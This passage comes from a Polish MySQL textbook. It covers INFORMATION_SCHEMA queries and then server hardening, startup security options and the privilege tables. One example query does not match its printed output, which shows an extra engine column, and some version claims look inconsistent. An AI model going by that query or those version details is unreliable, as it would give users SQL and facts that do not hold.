- `VIEWS`: zawiera informacje o wszystkich zdefiniowanych widokach. Informacje te to między innymi definicja widoku oraz informacja, czy można go używać do aktualizacji danych.

Aby pobrać listę wszystkich tabel dostępnych we wszystkich bazach danych na danym serwerze za wyjątkiem bazy `mysql` wraz z informacjami o mechanizmach składowania używanych przez te tabele, należałoby wykonać następujące polecenia:

```
mysql>USE INFORMATION_SCHEMA;
mysql>SELECT table_name FROM tables WHERE table_schema != 'mysql';
```

```
+------------------------+--------+
| table_name             | engine |
+------------------------+--------+
| authentication_dynamic | MyISAM |
| authentication_static  | MyISAM |
| products               | InnoDB |
| selectallproducts      | NULL   |
| users                  | MEMORY |
+------------------------+--------+
5 rows in set (0.09 sec)
```

A oto zapytanie, które pozwala określić nazwy wszystkich kolumn typu `VARCHAR` oraz tabel, w jakich zostały one zdefiniowane:

```
mysql>select table_name, column_name from columns WHERE
    -> data_type='varchar' and table_schema='corporate';
```

```
mysql>select table_name, column_name from columns WHERE
-> data_type='varchar' and table_schema='corporate';
+------------------------+-------------+
| table_name             | column_name |
+------------------------+-------------+
| authentication_dynamic | username    |
| authentication_dynamic | pswd        |
| products               | name        |
| selectallproducts      | name        |
| users                  | username    |
| users                  | pswd        |
+------------------------+-------------+
6 rows in set (0.02 sec)
```

Już nawet te bardzo proste przykłady wyraźnie pokazują, że zastosowanie poleceń `SELECT` do pobierania informacji na temat baz danych jest nieskończenie bardziej elastycznym rozwiązaniem niż zastosowanie poleceń `SHOW`. Trzeba jednak pamiętać, że baza `INFORMATION_SCHEMA` jest dostępna wyłącznie na serwerach MySQL w wersji 5.0.2 lub nowszej. Co więcej, raczej jest bardzo mało prawdopodobne, by w najbliższym czasie polecenie `SHOW` przestało być obsługiwane. Dlatego też jeśli zależy nam jedynie na wyświetleniu krótkiego podsumowania informacji o na przykład bazach danych dostępnych na danym serwerze, to możemy to zrobić, używając polecenia `SHOW`, co pozwoli nam zaoszczędzić trochę stukania w klawiaturę.

Podsumowanie

W tym rozdziale Czytelnik poznał wiele elementów, które składają się na zarządzanie bazami danych i tabelami. Rozdział rozpoczął się od przedstawienia mechanizmów składowania danych dostępnych w serwerach MySQL, obejmującego ich przeznaczenie oraz zalety. Następnie zostały opisane wszystkie typy danych dostępne w bazach danych MySQL; przedstawione informacje zawierały ich nazwy, przeznaczenie oraz zakres wartości. Kolejna część rozdziału została poświęcona najczęściej używanym atrybutom, pozwalającym na dodatkowe określanie działania kolumn. W następnej części rozdziału został zamieszczony krótki poradnik prezentujący

podstawowe polecenia używane do zarządzania bazami danych MySQL, w tym te stosowane do ich wyświetlania, tworzenia, usuwania, używania oraz modyfikacji. Ostatnia część rozdziału została poświęcona bazie danych `INFORMATION_SCHEMA`, wprowadzonej w serwerach MySQL w wersji 5.0.2 i nowszych.

Następny rozdział został poświęcony kolejnemu kluczowemu zagadnieniu związanemu z korzystaniem z baz danych MySQL: bezpieczeństwu. Czytelnik dowie się w nim wszystkiego na temat potężnego systemu uprawnień, jakimi dysponują serwery MySQL, nauczy się zabezpieczać proces serwera oraz nawiązywać bezpieczne połączenia z serwerem, wykorzystujące protokół SSL.

ROZDZIAŁ 29

Zabezpieczanie serwerów MySQL

Wszyscy jesteśmy przyzwyczajeni do tego, że po wyjściu z domu lub samochodu poświęcamy chwilkę czasu, by zamknąć drzwi na klucz. Robimy to, gdyż wiemy, że prawdopodobieństwo kradzieży jakichś rzeczy dramatycznie rośnie, jeśli nie podejmiemy tych bardzo prostych środków zapobiegawczych. Paradoksalnie może się wydawać, że w przemyśle komputerowym panuje tendencja zgoła odwrotna. Pomimo powszechnie panującego procederu kradzieży własności intelektualnej i niszczenia firmowych systemów informatycznych wielu programistów nie decyduje się poświęcić nawet minimalnej ilości czasu i wysiłku na zabezpieczenie swoich środowisk komputerowych.

Uwaga Wrogo nastawieni osobnicy nie są jedyną przyczyną uszkodzeń bądź utraty danych. Bardzo wielu programistów i administratorów decyduje się korzystać z kont użytkowników, których uprawnienia znacznie przewyższają faktyczne potrzeby. Może to kiedyś doprowadzić do wykonania polecenia, którego dany użytkownik nigdy nie powinien móc wydać. W tym rozdziale opisałem, jak można uchronić się przed takimi nieszczęśliwymi zdarzeniami.

W tym rozdziale zostały przedstawione kluczowe aspekty konfiguracji serwera MySQL, pozwalające na jego zabezpieczenie. Omówiłem tu także skuteczny system zabezpieczeń. Oprócz tego opisałem możliwości nawiązywania bezpiecznych połączeń z serwerem — przy użyciu połączeń SSL. Poza tym Czytelnik dowie się, w jaki sposób można ograniczać wielkość zasobów, z jakich będą mogli korzystać poszczególni użytkownicy. Po zakończeniu lektury tego rozdziału Czytelnik będzie znał:

- Czynności, jakie należy wykonać bezpośrednio po pierwszym uruchomieniu procesu serwera MySQL.
- Sposoby zabezpieczania procesu serwera.
- System uprawnień stosowany w bazach MySQL.
- Polecenia `GRANT` oraz `REVOKE`.
- Sposoby zarządzania kontami użytkowników.
- Nawiązywanie bezpiecznych połączeń z serwerem MySQL przy wykorzystaniu protokołu SSL.

Zacznijmy jednak od początku: *co należy zrobić, zanim zaczniemy używać* serwera MySQL?

Co należy zrobić na samym początku?

W tym podrozdziale zostało przedstawionych kilka podstawowych, lecz jednocześnie bardzo ważnych czynności, jakie należy wykonać bezpośrednio po zainstalowaniu serwera MySQL, opisanego w rozdziale 26. Oto one:

- **Zastosowanie wszelkich dostępnych poprawek do systemu operacyjnego i zainstalowanego oprogramowania**: obecnie ostrzeżenia dotyczące problemów z systemami zabezpieczeń systemów operacyjnych i aplikacji są publikowane niemal co tydzień i choć na pewno jest to denerwujące i uciążliwe, to jednak koniecznie należy zadbać o to, by wszystkie udostępniane poprawki do systemu operacyjnego były instalowane. Dzięki dokładnym instrukcjom i narzędziom, które można znaleźć w internecie, nawet początkujący włamywacz nie będzie miał większych problemów z uzyskaniem dostępu do naszego serwera, jeśli jego oprogramowanie nie będzie odpowiednio zaktualizowane. Zautomatyzowane urządzenia skanujące znacznie zwiększają prawdopodobieństwo wykrycia takiego serwera z przestarzałym oprogramowaniem i przeprowadzenia udanego ataku. Nawet jeśli korzystamy z serwera zarządzanego przez inną, profesjonalną firmę, to nie należy ślepo wierzyć, że będzie ona przeprowadzać wszystkie niezbędne aktualizacje; dlatego trzeba pytać dział wsparcia, czy zwracają uwagę na przeprowadzanie aktualizacji oprogramowania na udostępnianych serwerach.
- **Wyłączenie wszystkich nieużywanych usług systemowych**: przed podłączeniem serwera do internetu zawsze należy zadbać o to, by wszystkie niepotrzebne usługi systemowe zostały wyłączone. Jeśli na przykład nie zamierzamy wysyłać poczty elektronicznej z komputera, na jakim działa serwer WWW, nie ma żadnego uzasadnienia, by cały czas działał na nim proces SMTP, niepotrzebnie zwiększając prawdopodobieństwo zagrożenia.
- **Uszczelnienie zapory ogniowej**: choć wyłączenie wszystkich niepotrzebnych usług systemowych jest doskonałym sposobem, by zmniejszyć prawdopodobieństwo przeprowadzenia udanego ataku, to jednak nigdy nie zaszkodzi zastosować dodatkowego poziomu zabezpieczeń i zamknąć wszystkie nieużywane porty. W przypadku dedykowanego serwera baz danych można zamknąć wszystkie porty o numerach mniejszych niż 1024, za wyjątkiem portu SSH, portu MySQL (3306) oraz kilku portów pomocniczych, takich jak port 123 (NTP). Oprócz wykonania takich zmian na dedykowanym urządzeniu pełniącym rolę zapory ogniowej lub routerze można je także wykonać na zaporze ogniowej zintegrowanej z systemem operacyjnym serwera.
- **Przejrzenie kont użytkowników na serwerze**: warto także pamiętać o tym, by wyłączyć (a najlepiej usunąć) wszystkie konta użytkowników, którzy nie mają dostatecznych uprawnień do korzystania z komputera, na którym działa serwer bazy danych. Jest to szczególnie istotne, w przypadku gdy serwer bazy danych został zainstalowany na komputerze, który wcześniej był używany do innych, bardziej ogólnych celów. Choć użytkownicy serwera MySQL oraz użytkownicy systemu operacyjnego nie mają ze sobą absolutnie nic wspólnego, to jednak sam fakt, że mają dostęp do środowiska, w jakim działa serwer bazy danych, może stwarzać zagrożenie nieumyślnego bądź celowego uszkodzenia serwera lub jego komponentów. By w pełni wyeliminować możliwość przegapienia czegokolwiek w trakcie takiej weryfikacji, warto rozważyć możliwość całkowitego sformatowania dysków serwera i ponownego zainstalowania systemu operacyjnego.
- **Określenie hasła użytkownika *root* na serwerze MySQL**: domyślnie hasło użytkownika *root* (administratora) serwera MySQL jest puste. Choć wiele osób uważa, że nie jest to właściwe rozwiązanie, to jednak jest standardem stosowanym od lat, który zapewne nieprędko zostanie zmieniony. Dlatego jeśli hasło użytkownika *root* nie zostało zmienione bezpośrednio po zainstalowaniu serwera MySQL, to należy to zrobić jak najszybciej! Aby zmienić to hasło, wystarczy użyć polecenia `SET PASSWORD` w sposób przedstawiony na poniższym przykładzie:

  ```
  %>mysql -u root mysql
  %>SET PASSWORD FOR root@localhost=PASSWORD('tajne');
  %>FLUSH PRIVILEGES;
  ```

  Ewentualnie można także skorzystać z klienta `mysqladmin` (patrz poniższy przykład). Odradzam jednak takie rozwiązanie, gdyż może ono doprowadzić do tego, że hasło zostanie zapisane w historii poleceń:

```
%>mysqladmin -u root password tajne
```

Oczywiście, należy przy tym wybrać hasło, które będzie nieco bardziej skomplikowane od słowa „tajne". MySQL pozwala nam samym wpędzać się w kłopoty, gdyż nie protestuje przeciwko wybieraniu takich haseł, jak „123", „abc" czy też imienia naszego ulubionego czworonoga. Warto jednak wybrać hasło, które będzie miało przynajmniej osiem znaków długości, a w jego skład będą wchodzić zarówno litery różnej wielkości, cyfry, jak i inne znaki.

Zabezpieczanie procesu serwera MySQL

Dostępnych jest kilka opcji związanych z zabezpieczeniami, które można zastosować podczas uruchamiania procesu serwera MySQL:

- `--chroot`: umieszcza serwer w bezpiecznym środowisku, zmieniając katalog systemowego użytkownika *root*. Rozwiązanie to w ogromnym stopniu ogranicza konsekwencje ewentualnego ataku na serwer przeprowadzonego przy użyciu serwera MySQL.
- `--skip-networking`: uniemożliwia nawiązywanie połączeń z serwerem przy wykorzystaniu gniazd TCP/IP, co oznacza, że serwer MySQL nie będzie akceptował połączeń sieciowych niezależnie od podanych informacji uwierzytelniających. Jeśli aplikacja i serwer bazy danych działają na tym samym komputerze, to włączenie tej opcji będzie dobrym rozwiązaniem.
- `--skip-name-resolve`: uniemożliwia stosowanie nazw hostów podczas nawiązywania połączenia z serwerem MySQL — dozwolone jest jedynie podawanie adresów IP i nazwy *localhost*.
- `--skip-show-database`: uniemożliwia wyświetlanie listy baz danych dostępnych na serwerze przy użyciu polecenia `SHOW DATABASES`; taką możliwość będą mieli wyłącznie użytkownicy posiadający uprawnienie `SHOW DATABASES`. W przypadku serwera w wersji 4.0.2 możliwości te zapewnia kolumna `Show_db_priv` tabeli `user`. (Więcej informacji na temat tej tabeli można znaleźć w następnym podrozdziale). Oczywiście, jeśli użytkownik posiada jakieś uprawnienia odnoszące się do konkretnej bazy danych, to sam ten fakt sprawia, że ta baza znajdzie się na liście wyświetlanej przez polecenie `SHOW DATABASES`.
- `--local-infile`: wyłączenie tej opcji, poprzez przypisanie jej wartości 0, sprawia, że nie będzie możliwe wykonanie polecenia `LOAD DATA LOCAL INFILE`. Polecenie to zapewnia użytkownikowi możliwość wczytania pliku z lokalnego komputera. Trzeba zwrócić uwagę, że zastosowanie słowa „lokalny" w tym kontekście jest mylące — i to z dwóch powodów. Po pierwsze, w tym przypadku to serwer MySQL, a nie komputer użytkownika, jest odpowiedzialny za rozpoczęcie procesu przekazywania pliku; oznacza to, że istnieje możliwość zmodyfikowania serwera w taki sposób, by z komputera użytkownika pobrał inny plik. Po drugie, jeśli proces zostanie zainicjowany przez aplikację internetową działającą na innym komputerze niż serwer bazy danych, to w tym przypadku komputerem „lokalnym" będzie serwer WWW, a to oznacza, że potencjalnie istniałaby możliwość przesłania na serwer bazy danych pliku znajdującego się na serwerze WWW, co z kolei mogłoby zapewnić klientowi bazy danych potencjalną możliwość wyświetlenia tego pliku. Więcej informacji na temat tego polecenia można znaleźć w rozdziale 38.
- `--safe-user-create`: uniemożliwia stosowanie polecenia `GRANT` do tworzenia nowych kont użytkownikom, którzy nie dysponują uprawnieniem `INSERT` w bazie tabeli `user`.

System uprawnień serwera MySQL

Zabezpieczenie danych przed nieupoważnionym przeglądaniem, modyfikacją i usuwaniem — zamierzonym bądź nie — zawsze powinno mieć pierwszorzędne znaczenie dla administratora bazy danych. Jednak określenie optymalnej równowagi pomiędzy bezpieczeństwem bazy a akceptowalnym poziomem wygody użytkowników, którzy z niej korzystają, niejednokrotnie jest trudnym zadaniem. Problem określenia tej równowagi staje się oczywisty, kiedy weźmiemy pod uwagę znaczną liczbę możliwych scenariuszy korzystania

z bazy w danym środowisku. Co na przykład zrobić, jeśli użytkownik potrzebuje uprawnień do modyfikacji danych w bazie, lecz nie do ich dodawania? A w jaki sposób potwierdzać tożsamość i uprawnienia użytkownika, który może nawiązywać połączenie z bazą z różnych komputerów, z których każdy ma inny adres IP? Co zrobić, gdy użytkownik musi mieć prawo do odczytu danych z niektórych kolumn tabeli, natomiast do pozostałych nie powinien mieć prawa dostępu? Na szczęście twórcy serwera MySQL wzięli pod uwagę wszystkie te scenariusze i zaimplementowali w swoim serwerze bardzo szerokie możliwości uwierzytelniania i autoryzacji użytkowników. Zazwyczaj są one ogólnie określane jako *system uprawnień* MySQL. Podstawą jego działania jest specjalna baza danych o nazwie `mysql`, która jest dostępna na wszystkich serwerach MySQL. W tym podrozdziale wyjaśnię, jak działa system uprawnień, opisując przy okazji znaczenie poszczególnych tabel bazy `mysql` w działaniu całego potężnego systemu zabezpieczeń serwera MySQL. Po tym ogólnym wprowadzeniu przedstawię poszczególne tabele tej bazy znacznie bardziej szczegółowo, opisując ich znaczenie, zawartość i strukturę.

Sposób działania systemu uprawnień

System uprawnień MySQL działa w oparciu o dwa podstawowe pojęcia:

- **Uwierzytelnianie**: Czy użytkownik w ogóle ma prawo nawiązać połączenie z serwerem?
- **Autoryzację**: Czy uwierzytelniony użytkownik posiada niezbędne uprawnienia, by wykonać zamierzone polecenie?

Ponieważ autoryzacja nie może zostać przeprowadzona bez wcześniejszego uwierzytelnienia użytkownika, zatem można sobie wyobrazić, że cały proces przebiega w dwóch etapach.

Dwa etapy kontroli dostępu

Ogólnie pojęty system kontroli uprawnień jest realizowany w dwóch odrębnych etapach: *uwierzytelnieniu połączenia* oraz *weryfikacji żądania*. Te dwa etapy składają się z kolei z pięciu odrębnych kroków:

1. MySQL używa zawartości tabeli użytkowników (`user`), by określić, czy odbierane połączenie powinno zostać nawiązane, czy nie. Proces ten jest realizowany poprzez próbę dopasowania podanego hosta i użytkownika do jednego z rekordów tabeli `user`. Przy okazji MySQL określa, czy dany użytkownik wymaga bezpiecznego połączenia oraz czy nie przekroczono maksymalnej dozwolonej liczby połączeń dla danego konta użytkownika, wykonanych w ciągu godziny. Wykonanie tego kroku kończy etap uwierzytelniania procesu kontroli uprawnień.
2. Krok drugi rozpoczyna etap autoryzacji procesu kontroli uprawnień. Jeśli połączenie zostanie zaakceptowane, MySQL sprawdza, czy nie została przekroczona maksymalna dopuszczalna liczba zapytań lub aktualizacji wykonanych w ciągu godziny, określona dla danego konta użytkownika. Następnie sprawdzane są uprawnienia posiadane przez użytkownika (zapisane w tabeli `user`). Jeśli którekolwiek z tych uprawnień jest włączone (w odpowiedniej kolumnie została zapisana wartość `y`), to użytkownik ma możliwość wykonywania czynności przewidzianych przez dane uprawnienie *na wszystkich bazach danych* dostępnych na danym serwerze. W prawidłowo skonfigurowanym serwerze MySQL wszystkie te uprawnienia będą zapewne wyłączone, a to sprawi, że proces kontroli uprawnień przejdzie do kroku 3.
3. Sprawdzana jest zawartość tabeli `db`, określającej, do jakich baz danych dany użytkownik ma dostęp. Wszystkie uprawnienia określone w tej tabeli odnoszą się do wszystkich tabel wskazanych baz danych. Jeśli nie zostały przydzielone żadne uprawnienia z tej tabeli, jednak odnaleziono wpisy dla danego użytkownika i hosta, to proces kontroli uprawnień przechodzi do kroku 5. Jeśli znaleziono wpis dotyczący użytkownika, lecz nie hosta, to proces przechodzi do kroku 4.
4. Jeśli w tabeli `db` znaleziono wpis pasujący do bieżącego użytkownika, w którym wartość hosta jest pusta, to sprawdzana jest tabela `host`. Jeśli w tej tabeli zostanie odnaleziony wpis pasujący do bieżącego hosta, to użytkownikowi zostają przydzielone uprawnienia do konkretnej bazy danych, określone w tabeli `host`, a nie w tabeli `db`. Rozwiązanie to ma na celu określanie uprawnień na podstawie hosta, z jakiego jest nawiązywane połączenie.

5. I w końcu, jeśli użytkownik próbuje wykonać polecenie, do którego nie ma uprawnień wynikających z informacji zapisanych w tabelach `user`, `db` lub `host`, sprawdzane są tabele `tables_priv` oraz `columns_priv`. Pozwalają one określić, czy dany użytkownik może wykonywać konkretne operacje na wskazanej tabeli (bądź tabelach) lub kolumnie (bądź kolumnach).

Jak można się zorientować na podstawie powyższego opisu, system zaczyna weryfikację od uprawnień o najbardziej szerokim zakresie, a kończy na tych najbardziej precyzyjnych. Przeanalizujmy zatem konkretny przykład.

■ **Uwaga** Jedynie w wersji 4.0.2 serwera MySQL jest możliwe określanie maksymalnej dopuszczalnej liczby połączeń, operacji aktualizacji i zapytań dla danego użytkownika wykonywanych w ciągu godziny. MySQL w wersji 5.0.3 pozwala jedynie określać maksymalną dopuszczalną liczbę jednoczesnych połączeń realizowanych przez danego użytkownika.

Analiza obsługi żądania połączenia

Załóżmy, że użytkownik *jasiek* nawiązujący połączenie z komputera *komp1.przykladyphp.pl* przy użyciu hasła `tajne` próbuje dodać nowy rekord do tabeli `widgets` bazy danych `corporate`. W pierwszej kolejności serwer MySQL sprawdzi, czy użytkownik *jasiek@komp1.przykladyphp.pl* ma prawo nawiązać połączenie z serwerem bazy danych, a jeśli tak, to czy ma prawo do wykonywania poleceń `INSERT`. Przeanalizujmy, co tak naprawdę dzieje się podczas realizacji obu tych testów:

1. Czy użytkownik *jasiek@komp1.przykladyphp.pl* wymaga nawiązania bezpiecznego połączenia? Jeśli okaże się, że tak, lecz użytkownik spróbował nawiązać połączenie bez niezbędnych certyfikatów bezpieczeństwa, to żądanie jest odrzucane, a cały proces uwierzytelniania zostaje zakończony. W przeciwnym razie przechodzimy do kroku 2.
2. Określamy, czy dla konta użytkownika *jasiek* przekroczono maksymalną liczbę połączeń, jakie można nawiązać w ciągu godziny, a jeśli faktycznie ją przekroczono, to żądanie jest odrzucane, a procedura uwierzytelniania zostaje zakończona. Następnie MySQL sprawdza, czy nie przekroczono maksymalnej dopuszczalnej liczby jednoczesnych połączeń. Jeśli nie została ona przekroczona, to proces przechodzi do punktu 3. W przeciwnym razie żądanie zostaje odrzucone.
3. Czy użytkownik *jasiek@komp1.przykladyphp.pl* dysponuje uprawnieniami niezbędnymi do nawiązania połączenia z serwerem bazy danych? Jeśli tak, to proces przechodzi do kroku 4., natomiast w przeciwnym razie żądanie jest odrzucane. Ten krok kończy etap uwierzytelniania procesu kontroli uprawnień.
4. Czy użytkownik *jasiek@komp1.przykladyphp.pl* nie przekroczył maksymalnej dopuszczalnej liczby zapytań lub poleceń aktualizacji, jakie może wykonać w ciągu godziny? Jeśli nie, to przechodzimy do kroku 5. W przeciwnym razie żądanie jest odrzucane.
5. Czy użytkownik *jasiek@komp1.przykladyphp.pl* posiada *globalne* uprawnienie `INSERT`? Jeśli tak, to żądanie jest akceptowane, a następnie rekord zostaje dodany. W przeciwnym razie przechodzimy do kroku 6.
6. Czy użytkownik *jasiek@komp1.przykladyphp.pl* posiada uprawnienie `INSERT` do bazy danych `corporate`? Jeśli tak, to żądanie jest akceptowane, a następnie rekord zostaje dodany. W przeciwnym razie przechodzimy do kroku 7.
7. Czy użytkownik *jasiek@komp1.przykladyphp.pl* posiada uprawnienie `INSERT` do kolumn tabeli `widgets` wymienionych w poleceniu? Jeśli tak, to żądanie jest akceptowane i wykonywane. W przeciwnym razie żądanie zostaje odrzucone, a cała procedura kontroli — zakończona.

Obecnie Czytelnik powinien już zaczynać rozumieć ogólną zasadę działania systemu kontroli dostępu stosowanego na serwerach MySQL. Niemniej cały obraz stanie się kompletny dopiero wtedy, gdy przedstawione zostaną techniczne szczegóły tego procesu. A zatem proszę czytać dalej.

Gdzie są przechowywane informacje o uprawnieniach?

Informacje o uprawnieniach, używane przez serwer MySQL, są przechowywane w bazie danych `mysql`, która jest domyślnie instalowana na każdym serwerze. Konkretnie rzecz biorąc, w całym procesie uwierzytelniania i kontroli uprawnień kluczową rolę odgrywa sześć wymienionych poniżej tabel tej bazy:

- `user`: określa, którzy użytkownicy i z jakich komputerów mogą nawiązywać połączenie z serwerem bazy danych;
- `db`: określa, którzy użytkownicy mają dostęp do jakich baz danych;
- `host`: stanowi rozszerzenie tabeli `db` i zawiera dodatkowe informacje o hostach, z których użytkownicy mogą nawiązywać połączenie z serwerem bazy danych;
- `tables_priv`: określa, którzy użytkownicy mają dostęp do konkretnych tabel określonej bazy danych;
- `columns_priv`: określa, którzy użytkownicy mają dostęp do konkretnych kolumn określonej tabeli;
- `procs_priv`: określa prawa wykorzystania poszczególnych procedur składowanych.

W kilku kolejnych podpunktach zostały przedstawione szczegółowe informacje dotyczące przeznaczenia oraz struktury każdej z tych tabel.

Tabela user

Tabela `user` jest szczególna, ponieważ przechowywane w niej informacje są używane na obu etapach procesu kontroli uprawnień. Na etapie uwierzytelniania określa ona, czy użytkownik ma prawo nawiązać połączenie z serwerem MySQL. Dodatkowo pomaga określić, czy użytkownik przekroczył dopuszczalną liczbę połączeń wykonywanych w ciągu godziny bądź dopuszczalną liczbę jednocześnie wykonywanych połączeń (w przypadku serwera MySQL 5.0.3). Więcej informacji na temat kontroli wykorzystania zasobów na poziomie użytkownika można znaleźć w dalszej części rozdziału, w podrozdziale „Ograniczanie dostępu do zasobów". Podczas tego etapu tabela `user` pozwala także określić, czy użytkownik wymaga zastosowania bezpiecznego połączenia podczas przeprowadzania uwierzytelniania; jeśli tak, to zawarte w niej informacje pozwalają sprawdzić niezbędne dane uwierzytelniające. Więcej informacji na ten temat zostało zamieszczonych w dalszej części rozdziału, w podrozdziale „Bezpieczne połączenia z serwerem MySQL".

Na etapie autoryzacji tabela `user` pozwala ustalić, czy użytkownikowi, któremu zezwolono na dostęp do serwera MySQL, przydzielono jakiekolwiek *globalne* uprawnienia odnoszące się do całego serwera MySQL (co w większości przypadków nigdy nie powinno się zdarzyć). Oznacza to, że wszelkie uprawnienia przydzielone w tej tabeli pozwalają użytkownikowi na wykonywanie pewnych operacji na wszystkich bazach danych dostępnych na danym serwerze MySQL. Na tym etapie informacje zawarte w tej tabeli pozwalają także określić, czy użytkownik przekroczył dopuszczalną liczbę zapytań lub operacji aktualizacji, jakie może wykonać w ciągu godziny.

Tabela `user` posiada jeszcze jedną ważną cechę: jest jedyną tabelą, w której są przechowywane informacje dotyczące uprawnień administracyjnych. Na przykład to właśnie ona określa, którzy użytkownicy będą mogli wykonywać polecenia związane z ogólnym funkcjonowaniem całego serwera, takie jak wyłączanie serwera, ponowne wczytanie informacji o uprawnieniach użytkowników czy też wyświetlanie listy bądź kończenie procesów klientów. To właśnie z tych względów tabela `user` odgrywa znaczącą rolę w wielu aspektach funkcjonowania serwera MySQL.

Ze względu na szeroki zakres jej zastosowań i odpowiedzialności tabela `user` jest największą spośród wszystkich tabel związanych z kontrolą dostępu i uprawnień. Składa się ona aż z 39 pól. Tabela 29.1 zawiera informacje o kolumnach tabeli `user`: ich nazwach, typach, atrybutach oraz wartościach domyślnych. Z kolei za tabelą zamieściłem bardziej wyczerpujące wyjaśnienia określające przeznaczenie poszczególnych kolumn.

Tabela 29.1. *Struktura tabeli user*

Kolumna	Typ danych	NULL	Wartość domyślna
Host	char(60)	Nie	Brak
User	char(16)	Nie	Brak
Password	char(41)	Nie	Brak
Select_priv	enum('N','Y')	Nie	N
Insert_priv	enum('N','Y')	Nie	N
Update_priv	enum('N','Y')	Nie	N
Delete_priv	enum('N','Y')	Nie	N
Create_priv	enum('N','Y')	Nie	N
Drop_priv	enum('N','Y')	Nie	N
Reload_priv	enum('N','Y')	Nie	N
Shutdown_priv	enum('N','Y')	Nie	N
Process_priv	enum('N','Y')	Nie	N
File_priv	enum('N','Y')	Nie	N
Grant_priv	enum('N','Y')	Nie	N
References_priv	enum('N','Y')	Nie	N
Index_priv	enum('N','Y')	Nie	N
Alter_priv	enum('N','Y')	Nie	N
Show_db_priv	enum('N','Y')	Nie	N
Super_priv	enum('N','Y')	Nie	N
Create_tmp_table_priv	enum('N','Y')	Nie	N
Lock_tables_priv	enum('N','Y')	Nie	N
Execute_priv	enum('N','Y')	Nie	N
Repl_slave_priv	enum('N','Y')	Nie	N
Repl_client_priv	enum('N','Y')	Nie	N
Create_view_priv	enum('N','Y')	Nie	N
Show_view_priv	enum('N','Y')	Nie	N
Create_routine_priv	enum('N','Y')	Nie	N
Alter_routine_priv	enum('N','Y')	Nie	N
Create_user_priv	enum('N','Y')	Nie	N
Event_priv	enum('N','Y')	Nie	N
Trigger_priv	enum('N','Y')	Nie	N
ssl_type	enum('','ANY','X509','SPECIFIED')	Nie	0
ssl_cipher	blob	Nie	0
x509_issuer	blob	Nie	0
x509_subject	blob	Nie	0
Max_questions	int(11) unsigned	Nie	0
Max_updates	int(11) unsigned	Nie	0
Max_connections	int(11) unsigned	Nie	0
Max_user_connections	int(11) unsigned	Nie	0

Kolumna Host

Kolumna `Host` zawiera nazwę hosta, określającą z kolei adres komputera, z którego użytkownik może nawiązać połączenie. Adresy te mogą być zapisywane w postaci nazw, adresów IP lub znaków wieloznacznych. W tym ostatnim przypadku można używać znaków procentu (`%`) lub podkreślenia (`_`). Dodatkowo istnieje możliwość podawania masek sieciowych, służących do wyznaczania podsieci. Oto kilka przykładów wartości, jakie można zapisywać w tej kolumnie:

- `www.przykladyphp.pl`
- `192.168.1.2`
- `%`
- `%.przykladyphp.pl`
- `192.168.1.0/255.255.255.0`
- `localhost`

Kolumna User

Kolumna `User` zawiera nazwę użytkownika, który może nawiązać połączenie z serwerem. Warto zwrócić uwagę, że wielkość liter, jakimi jest zapisana ta nazwa, ma znaczenie. Jeśli wartość tej kolumny będzie pusta, to wszyscy użytkownicy nawiązujący połączenie z hosta określonego w danym rekordzie uzyskają dostęp do serwera bazy danych. Oto kilka przykładów wartości tej kolumny:

- `jasiek`
- `Jason_Gilmore`
- `sekretarka5`

Kolumna Password

Kolumna `Password` zawiera zaszyfrowane hasło podane przez konkretnego użytkownika. Choć w tym przypadku nie można stosować znaków wieloznacznych, to jednak można podać hasło puste. Dlatego by zmniejszyć niebezpieczeństwo włamania, warto się upewnić, że dla wszystkich kont użytkowników serwera MySQL zostały określone hasła.

Hasła są przechowywane w postaci kodu skrótu, co oznacza, że nie można ich ponownie odszyfrować do oryginalnej postaci. Co więcej, w wersji serwera 4.1 zwiększono liczbę bajtów koniecznych do przechowywania hasła z 16 do 41. Dlatego w przypadku importu danych z serwera w wersji wcześniejszej od 4.1, jeśli chcemy skorzystać z dodatkowego poziomu bezpieczeństwa, jaki zapewniają dłuższe hasła, konieczne będzie powiększenie rozmiaru kolumny `Password`, tak by odpowiadała nowym wymogom. Można to zrobić ręcznie — używając odpowiedniego polecenia `ALTER`, bądź skorzystać z programu narzędziowego `mysql_fix_privilege_tables`. (W serwerze MySQL 5.1.7 został on zastąpiony skryptem o nazwie *mysql_upgrade*). Jeśli użytkownik nie zdecyduje się na modyfikację tabeli bądź też jeśli nie ma takiej możliwości, to MySQL wciąż zapewnia możliwość korzystania ze starych haseł, przy czym będzie do tego celu używał starych rozwiązań.

Identyfikacja użytkowników

MySQL nie identyfikuje użytkowników wyłącznie na podstawie podanej nazwy, lecz kombinacji nazwy i hosta, z którego użytkownik próbuje nawiązać połączenie. Na przykład *jasiek@localhost* to całkowicie inny użytkownik niż *jasiek@przykladyphp.pl*. Co więcej, należy pamiętać, że MySQL zawsze zastosuje najbardziej szczegółową parę nazw użytkownika i hosta. Choć może się to wydawać oczywistym rozwiązaniem, to jednak może ono czasami dawać nieprzewidziane wyniki. Na przykład niekiedy zdarza się, że danej parze nazw użytkownika i hosta odpowiada kilka rekordów w tabeli `user`; w takim przypadku, jeśli najpierw zostanie odnaleziony pasujący wpis wykorzystujący znak wieloznaczny, a następnie wpis zawierający dokładną kombinację nazwy użytkownika i hosta, zostaną wykorzystane uprawnienia określone przez drugi z nich. Dlatego zawsze należy uważnie upewnić się, że dla każdego z użytkowników bazy zostały określone oczekiwane uprawnienia. Sposób sprawdzania uprawnień przydzielanych poszczególnym użytkownikom został opisany w dalszej części rozdziału.

Kolumny uprawnień

28 kolumn z tabeli 29.1 to kolumny przechowujące informacje o uprawnieniach konkretnego użytkownika. Koniecznie trzeba pamiętać, że w przypadku tabeli `user` określają one uprawnienia globalne.

- `Select_priv`: określa, czy użytkownik może przeszukiwać i pobierać dane przy użyciu poleceń `SELECT`.
- `Insert_priv`: określa, czy użytkownik może dodawać dane przy użyciu poleceń `INSERT`.
- `Update_priv`: określa, czy użytkownik może modyfikować istniejące dane przy użyciu poleceń `UPDATE`.
- `Delete_priv`: określa, czy użytkownik może usuwać istniejące dane przy użyciu poleceń `DELETE`.
- `Create_priv`: określa, czy użytkownik może tworzyć nowe bazy danych i tabele.
- `Drop_priv`: określa, czy użytkownik może usuwać istniejące bazy danych i tabele.
- `Reload_priv`: określa, czy użytkownik może wykonywać różne polecenia związane z usuwaniem i ponownym wczytywaniem do pamięci podręcznej różnego typu informacji używanych przez serwer MySQL, takich jak dzienniki, uprawnienia, nazwy hostów, zapytania i tabele.
- `Shutdown_priv`: określa, czy użytkownik może wyłączyć serwer MySQL. Należy bardzo ostrożnie przydzielać to uprawnienie jakimkolwiek innym użytkownikom za wyjątkiem użytkownika *root*.
